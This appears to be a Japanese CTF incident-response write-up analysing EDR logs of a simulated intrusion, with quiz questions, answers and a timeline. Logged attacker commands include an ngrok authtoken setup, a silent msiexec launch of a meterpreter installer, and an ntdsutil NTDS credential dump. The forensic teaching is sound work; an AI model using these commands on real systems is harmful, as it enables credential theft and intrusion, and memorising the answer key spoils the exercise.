NATやFirewall配下のサービスに外部（インターネット）からアクセスできるようにトンネリングするサービス

それ自体は正規のサービス・ツールだが、攻撃者にも悪用される

同様のサービスにCloudflare Tunnel



https://ngrok.com/

攻撃者が使うtoken

```
10/01/2024 17:19:14.574 +0900 loc=ja-JP type=ITM2 sn=24376 lv=5 rf=C17 evt=ps subEvt=start os=Win
com="Web01" domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=108dc826-9087-4520-be64-3992cc4f80a5
csid=S-1-5-21-265103748-3596779852-4006323636 ip=172.16.4.101,fe80::9556:4ca:371b:5ed3
mac=06:bf:16:7c:d3:c7 usr="green" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{5E97A1AE-9A25-4459-8496-D9D8898EBF75} psPath="C:\Windows\System32\nn.exe" cmd="config add-authtoken
2mDw3ZOGzmZ4jeZxoL46reeeRTF_32j6SYCy1nqqwYMRKatJy" psID=6128 parentGUID=
{A2A87EF5-A556-4836-B507-20F3ED54AA08} parentPath="C:\Windows\SYSTEM32\cmd.exe" psUser="Green"
psDomain="EDEN-COLLEGE" arc=x64 sha256=9b18df84a96f68f8726d26bc661a86a984d8fda4e5e8c2641ad91d103d028b05
sha1=a2d7898d488b08294d659c88ed439bc5c8352d65 md5=4135fe39c7a56d4d4e6a3a86d7ee3f77 fileDesc="The ngrok
agent gets you online in one line." product="ngrok agent" productVer="3.16.0" crTime="10/01/2024
17:18:59.418" acTime="10/01/2024 17:18:59.902" moTime="10/01/2024 17:18:59.902" size=27545832
sig=Invalid signer="Ngrok, Inc." issuer="DigiCert Trusted G4 Code Signing RSA4096 SHA384 2021 CA1"
cerSN="08 3a 42 d3 31 c1 5f d9 8d 28 31 5d 15 d9 e3 f7" validFrom="05/30/2024 09:00:00.000" validTo="08/
28/2027 08:59:59.000"
```

hs.msi (h.msi)ファイルについて

実体としては、meterpreterというC2ビーコンを起動するためのファイル

ダウンロード後に msiexec で起動している

```
10/01/2024 17:10:37.785 +0900 loc=ja-JP type=ITM2 sn=24295 lv=5 rs=4 trs=611 evt=ps subEvt=start os=Win
com="Web01" domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=108dc826-9087-4520-be64-3992cc4f80a5
csid=S-1-5-21-265103748-3596779852-4006323636 ip=172.16.4.101,fe80::9556:4ca:371b:5ed3
mac=06:bf:16:7c:d3:c7 usr="green" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{E250B7FE-1432-40DA-9BD9-A9D8A78BFD4F} psPath="C:\Windows\SYSTEM32\cmd.exe" cmd="/s /c ""msiexec /quiet
qn /i m.msi""" psID=5920 parentGUID={B191FDB0-90DA-49CD-9E65-EA55C97D64A1}
parentPath="C:\xampp\php\php-cgi.exe" psUser="Green" psDomain="EDEN-COLLEGE" arc=x64
sha256=54724f38ff2f85c3ff91de434895668b6f39008fc205a668ab6aafad6fb4d93d
sha1=3fbd42e2460c2eeb2dfe115a4468a2b954d24958 md5=503ee109ce5cac4bd61084cb28fbd200 company="Microsoft
Corporation" copyright="© Microsoft Corporation. All rights reserved." fileDesc="Windows Command
Processor" fileVer="10.0.20348.2520 (WinBuild.160101.0800)" product="Microsoft® Windows® Operating
System" productVer="10.0.20348.2520" crTime="06/14/2024 03:56:17.590" acTime="06/14/2024 03:56:17.746"
```

hs.msi (h.msi)ファイルについて

conhost.exeが起動する

```
10/01/2024 17:10:37.800 +0900 loc=ja-JP type=ITM2 sn=24296 lv=5 rs=4 trs=615 evt=ps subEvt=start os=Win
com="Web01" domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=108dc826-9087-4520-be64-3992cc4f80a5
csid=S-1-5-21-265103748-3596779852-4006323636 ip=172.16.4.101,fe80::9556:4ca:371b:5ed3
mac=06:bf:16:7c:d3:c7 usr="green" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{885FCBB8-A158-451D-8081-0EBF1BF6E851} psPath="C:\Windows\System32\conhost.exe" cmd="0xffffffff
-ForceV1" psID=4920 parentGUID={E250B7FE-1432-40DA-9BD9-A9D8A78BFD4F}
parentPath="C:\Windows\SYSTEM32\cmd.exe" psUser="Green" psDomain="EDEN-COLLEGE" arc=x64
sha256=b30426f225c10993891e33fb189714e1b9dfc1f45919a05a1e0a9db4313497e4
sha1=16e64043c60112957a1f8c9ffb3eb463a60058a0 md5=a0d79d2144d0fce3671b4aca5f1cf395 company="Microsoft
Corporation" copyright="© Microsoft Corporation. All rights reserved." fileDesc="Console Window Host"
```

hs.msi (h.msi)ファイルについて

MSIFAFC.tmp が起動する

```
10/01/2024 17:10:38.722 +0900 loc=ja-JP type=ITM2 sn=24297 lv=5 rf=C16 evt=ps subEvt=start os=Win
com="Web01" domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=108dc826-9087-4520-be64-3992cc4f80a5
csid=S-1-5-21-265103748-3596779852-4006323636 ip=172.16.4.101,fe80::9556:4ca:371b:5ed3
mac=06:bf:16:7c:d3:c7 usr="green" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{4B851CD0-D931-4DE3-9BDD-D8581D2B790D} psPath="C:\Windows\Installer\MSIFAFC.tmp" psID=5908
psUser="Green" psDomain="EDEN-COLLEGE" arc=x64 packed=1 impKrnlCnt=2
sha256=8f33fd6853f239268fed46fc223517fa7126a63955e2e7e4ea783bc7c4086870
sha1=8e509c28312c072bda9b1b21a71b63855f3579d8 md5=9ee550ad4935d3bca807cbc73b952b58 crTime="10/01/2024
17:10:38.706" acTime="10/01/2024 17:10:38.706" moTime="10/01/2024 17:10:38.706" size=126976 sig=None
```

hs.msi (h.msi)ファイルについて

このプロセスが13.112.37.182のポート443と通信をする

このIPアドレスはcurlのアクセス先と同じ

```
10/01/2024 17:10:38.910 +0900 loc=ja-JP type=ITM2 sn=24299 lv=5 rf=C16 evt=net subEvt=con os=Win
com="Web01" domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=108dc826-9087-4520-be64-3992cc4f80a5
csid=S-1-5-21-265103748-3596779852-4006323636 ip=172.16.4.101,fe80::9556:4ca:371b:5ed3
mac=06:bf:16:7c:d3:c7 usr="green" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{4B851CD0-D931-4DE3-9BDD-D8581D2B790D} psPath="C:\Windows\Installer\MSIFAFC.tmp" srcIP=172.16.4.101
srcPort=53570 dstIP=13.112.37.182 dstPort=443
```

7. Exfiltration

問題6.1で確立されたトンネルを利用したセッションを利用して、
FILE02からあるファイルが持ち出されている。

持ち出されたファイルのファイル名を答えよ。

- 回答例: filename.txt (case sensitive)

7. Exfiltration

DC01がfile02に対して行ったファイルイベントを調べる

```
cat DC01.log | grep "evt=file" | grep -i file02
```


```
10/01/2024 17:24:10.477 +0900 loc=en-US type=ITM2 sn=73219 lv=5 evt=file subEvt=copy os=Win com="DC01"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=f02cca14-4aae-402b-a8d9-2a2873957095
csid=S-1-5-21-1720067203-2924128797-2708492278 ip=172.16.2.101,fe80::74c9:7795:eb11:ce0
mac=06:00:f2:4b:34:cd rcCom="kali" rcIP=192.168.0.24 usr="Viehmann" usrDomain="EDEN-COLLEGE" sessionID=4
psGUID={86FA2F0A-6A1D-4BE0-854B-35B0C8F042D8} psPath="C:\Windows\Explorer.EXE" path="\\FILE02.
eden-college.local\Publicfolder\Teacher.zip" mntFld="\\FILE02.eden-college.local\Publicfolder"
drvType=Net dstPath="\\tsclient\_home_user_share\Teacher.zip" dstMntFld="\\tsclient\_home_user_share"
dstDrv=Net sha256=f293fbc1a54b536badb57da0114d58b7c18c4bbd39aac52fa7841e968f028e3e crTime="10/01/2024
17:24:10.000" acTime="10/01/2024 17:24:10.000" moTime="10/01/2024 17:24:00.000" size=51100
```

7. Exfiltration

tsclientのshareはRDPの接続元のフォルダーを示す。

ここにファイルをコピーすることで、ファイルを持ち出すことができる。

A. Teacher.zip



8.1. Incident Response

Proxy.logから、攻撃者によって行われた通信で確認できるUser-Agentをすべて答えよ。

- フォーマット（記述式）: 各User-Agentを1行ごとに記述

8.1. Incident Response

Proxy.log に残っている攻撃者の通信はWS01から発生した次の2つ

- curlでhs.msiを取得した時の通信
  - WS01.logのsn=19125
- hs.msiから起動したmeterpreterの通信
  - WS01.logのsn=19134

どちらも通信先は 13.112.37.182

8.1. Incident Response

13.112.37.18との通信で発生したUser-Agentを抽出する

```
cat Proxy01.log | grep 13.112.37.182 | awk -F'"' '{print $6}' |
sort | uniq
```

A,

curl/7.83.1

Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36

8.2. Incident Response

Proxyログには残っていないcurlコマンドを利用してダウンロードしたファイルのファイル名を答えよ。オプションでファイル名を変えていた場合は、元のファイル名を答えること。

フォーマット（記述式）: 1行ごとにファイル名を記載

回答例:

file1.txt

file2.txt

8.2. Incident Response

Proxyログに残らないWEB01からのcurlについて抽出する

```
cat WEB01.log | grep curl.exe | grep "subEvt=start"
```

A,

s.exe

hs.msi

n.exe

8.3. Incident Response

攻撃者が侵害に利用したアカウント名をすべて答えよ。

選択肢

1. Henderson
2. Swan
3. Evans
4. Donna
5. Green
6. Viehmann

- フォーマット: 当てはまる選択肢を数字が小さい順にカンマ (,) 区切りで並べる。（スペースは含まない）
- 回答例: 1,3,5

8.3. Incident Response

攻撃者が利用したアカウントは次の2つ

- Green
  - WEB01への侵入からWS01への横展開
- Viehmann
  - DC01への横展開からFILE02の暗号化

A. 5,6

8.4. Incident Response

次の選択肢から、攻撃者による行動で確認されたものをすべて答えよ。

1. バックドアの設置
2. ログの削除
3. 機密情報の持ち出し
4. 全端末への悪性タスク配布
5. キーロガーの設置
6. ランサムウェアによる端末の暗号化
7. クレデンシャルダンプ

- フォーマット: 当てはまる選択肢を数字が小さい順にカンマ (,) 区切りで並べる。（スペースは含まない）
- 回答例: `1,3,5`

8.4. Incident Response

これまでの分析で分かっているもの

- バックドアの設置
  - meterpreter
- 機密ファイルの持ち出し
  - Teacher.zipの持ち出し

8.4. Incident Response

NT Directory Servicesのファイル持ち出し

```
10/01/2024 17:21:36.837 +0900 loc=en-US type=ITM2 sn=73056 lv=5 evt=ps subEvt=start os=Win
com="DC01" domain="EDEN-COLLEGE" profile="MWSCup_server"
tmid=f02cca14-4aae-402b-a8d9-2a2873957095 csid=S-1-5-21-1720067203-2924128797-2708492278 ip=172.
16.2.101,fe80::74c9:7795:eb11:ce0 mac=06:00:f2:4b:34:cd rcCom="kali" rcIP=192.168.0.24
usr="Viehmann" usrDomain="EDEN-COLLEGE" sessionID=4 psGUID=
{FE10287A-44C0-4BB7-BA9F-CCF398C1ECA6} psPath="C:\Windows\system32\ntdsutil.exe" cmd="""ac i
ntds"" ""ifm"" ""create full c:\copy-ntds"" quit quit" psID=7408 parentGUID=
{9BF4A8A6-17D7-45F9-A79A-5300EAE855AB} parentPath="C:\Windows\system32\cmd.exe"
psUser="Viehmann" psDomain="EDEN-COLLEGE" arc=x64
```

8.4. Incident Response

NT Directory Servicesのファイル持ち出し

```
10/01/2024 17:22:48.185 +0900 loc=en-US type=ITM2 sn=73168 lv=5 evt=file subEvt=copy os=Win
com="DC01" domain="EDEN-COLLEGE" profile="MWSCup_server"
tmid=f02cca14-4aae-402b-a8d9-2a2873957095 csid=S-1-5-21-1720067203-2924128797-2708492278 ip=172.
16.2.101,fe80::74c9:7795:eb11:ce0 mac=06:00:f2:4b:34:cd rcCom="kali" rcIP=192.168.0.24
usr="Viehmann" usrDomain="EDEN-COLLEGE" sessionID=4 psGUID=
{86FA2F0A-6A1D-4BE0-854B-35B0C8F042D8} psPath="C:\Windows\Explorer.EXE"
path="C:\copy-ntds\Active Directory\ntds.jfm" drvType=HDD
dstPath="\\tsclient\_home_user_share\copy-ntds\Active Directory\ntds.jfm"
dstMntFld="\\tsclient\_home_user_share" dstDrv=Net
sha256=8a62ab5d4fe46bf72f74735e1d9f633df0c07f2801534fc406e2f7411467fb89 crTime="10/01/2024
17:22:48.000" acTime="10/01/2024 17:22:48.000" moTime="10/01/2024 17:21:48.000" size=16384
```

8.4. Incident Response

1. バックドアの設置
2. ログの削除
3. 機密情報の持ち出し
4. 全端末への悪性タスク配布
5. キーロガーの設置
6. ランサムウェアによる端末の暗号化
7. クレデンシャルダンプ

A. 1,3,7

8.5. Incident Response

次の選択肢から、攻撃者が横展開や持ち出しに利用したツール・サービスをすべて答えよ

1. Cobalt Strike
2. RemoteDesktopProtocol
3. WinRM
4. Powershell
5. PsExec
6. WMI
7. SSH
8. SMB
9. FTP
10. TeamViewer

- フォーマット: 当てはまる選択肢を数字が小さい順にカンマ (,) 区切りで並べる。（スペースは含まない）
- 回答例: `1,3,5`

8.5. Incident Response

2. RemoteDesktopProtocol
→ DC01への横展開
3. WinRM
→ WS01への横展開
4. Powershell
→ DC01からFILE02の操作など
6. WMI
→ DC01からFILE02のbitlockerの操作など
8. SMB
→ DC01からのファイル持ち出しなど　　A. 2,3,4,6,8

8.6. Incident Response

これまでの分析やその他ログの分析から、本環境において攻撃の封じ込めおよび今後の攻撃を防ぐためにすべきことを箇条書きで挙げよ。

（自由記述）

8.6. Incident Response

解答例

- 攻撃者のIPアドレスのブロック
- WebサーバーのPHPをパッチ済みバージョンに更新
- バックドア (meterpreter、ngrokなど) の除去
- ユーザー・システムのパスワードの変更

攻撃シナリオまとめ

Timestamp	Tactics	Event	Host	User
17:04:20	Initial Access	web01のXAMPPにExploit	Web01	Green
17:04:40	Discovery	簡単な環境の調査		
17:05:32	Discovery	BloodHoundを持ち込んで実行		
17:08:05	Discovery	BloodHoundの結果を持ち出し		
17:10:26	C2	meterpreterを持ち込んで実行		
17:11:43	Lateral Movement	WinRMでWeb01からWS01に横展開		
17:12:25	C2	meterpreterを持ち込んで実行	WS01	
17:13:21	Discovery	簡単な環境の調査		
17:15:00	Credential Access	Royal TSのクレデンシャルファイル（.rtsz）を出力し持ち出す		

攻撃シナリオまとめ

Timestamp	Tactics	Event	Host	User
17:19:05	C2	Ngrokを持ち込んでインターネットからWeb01を経由して DC01にRDPできるようにする	Web01	Green
17:20:33	Lateral Movement	DC01にRDPで接続	DC01	Viehmann
17:21:37	Credential Access	ntdsutil.exeを用いたNTDSの取得		
17:24:14	Exfiltration	FILE02の機密ファイルのRDP経由での持ち出し		
17:26:08	Impact	FILE02をBitlockerで暗号化		

Thank you!!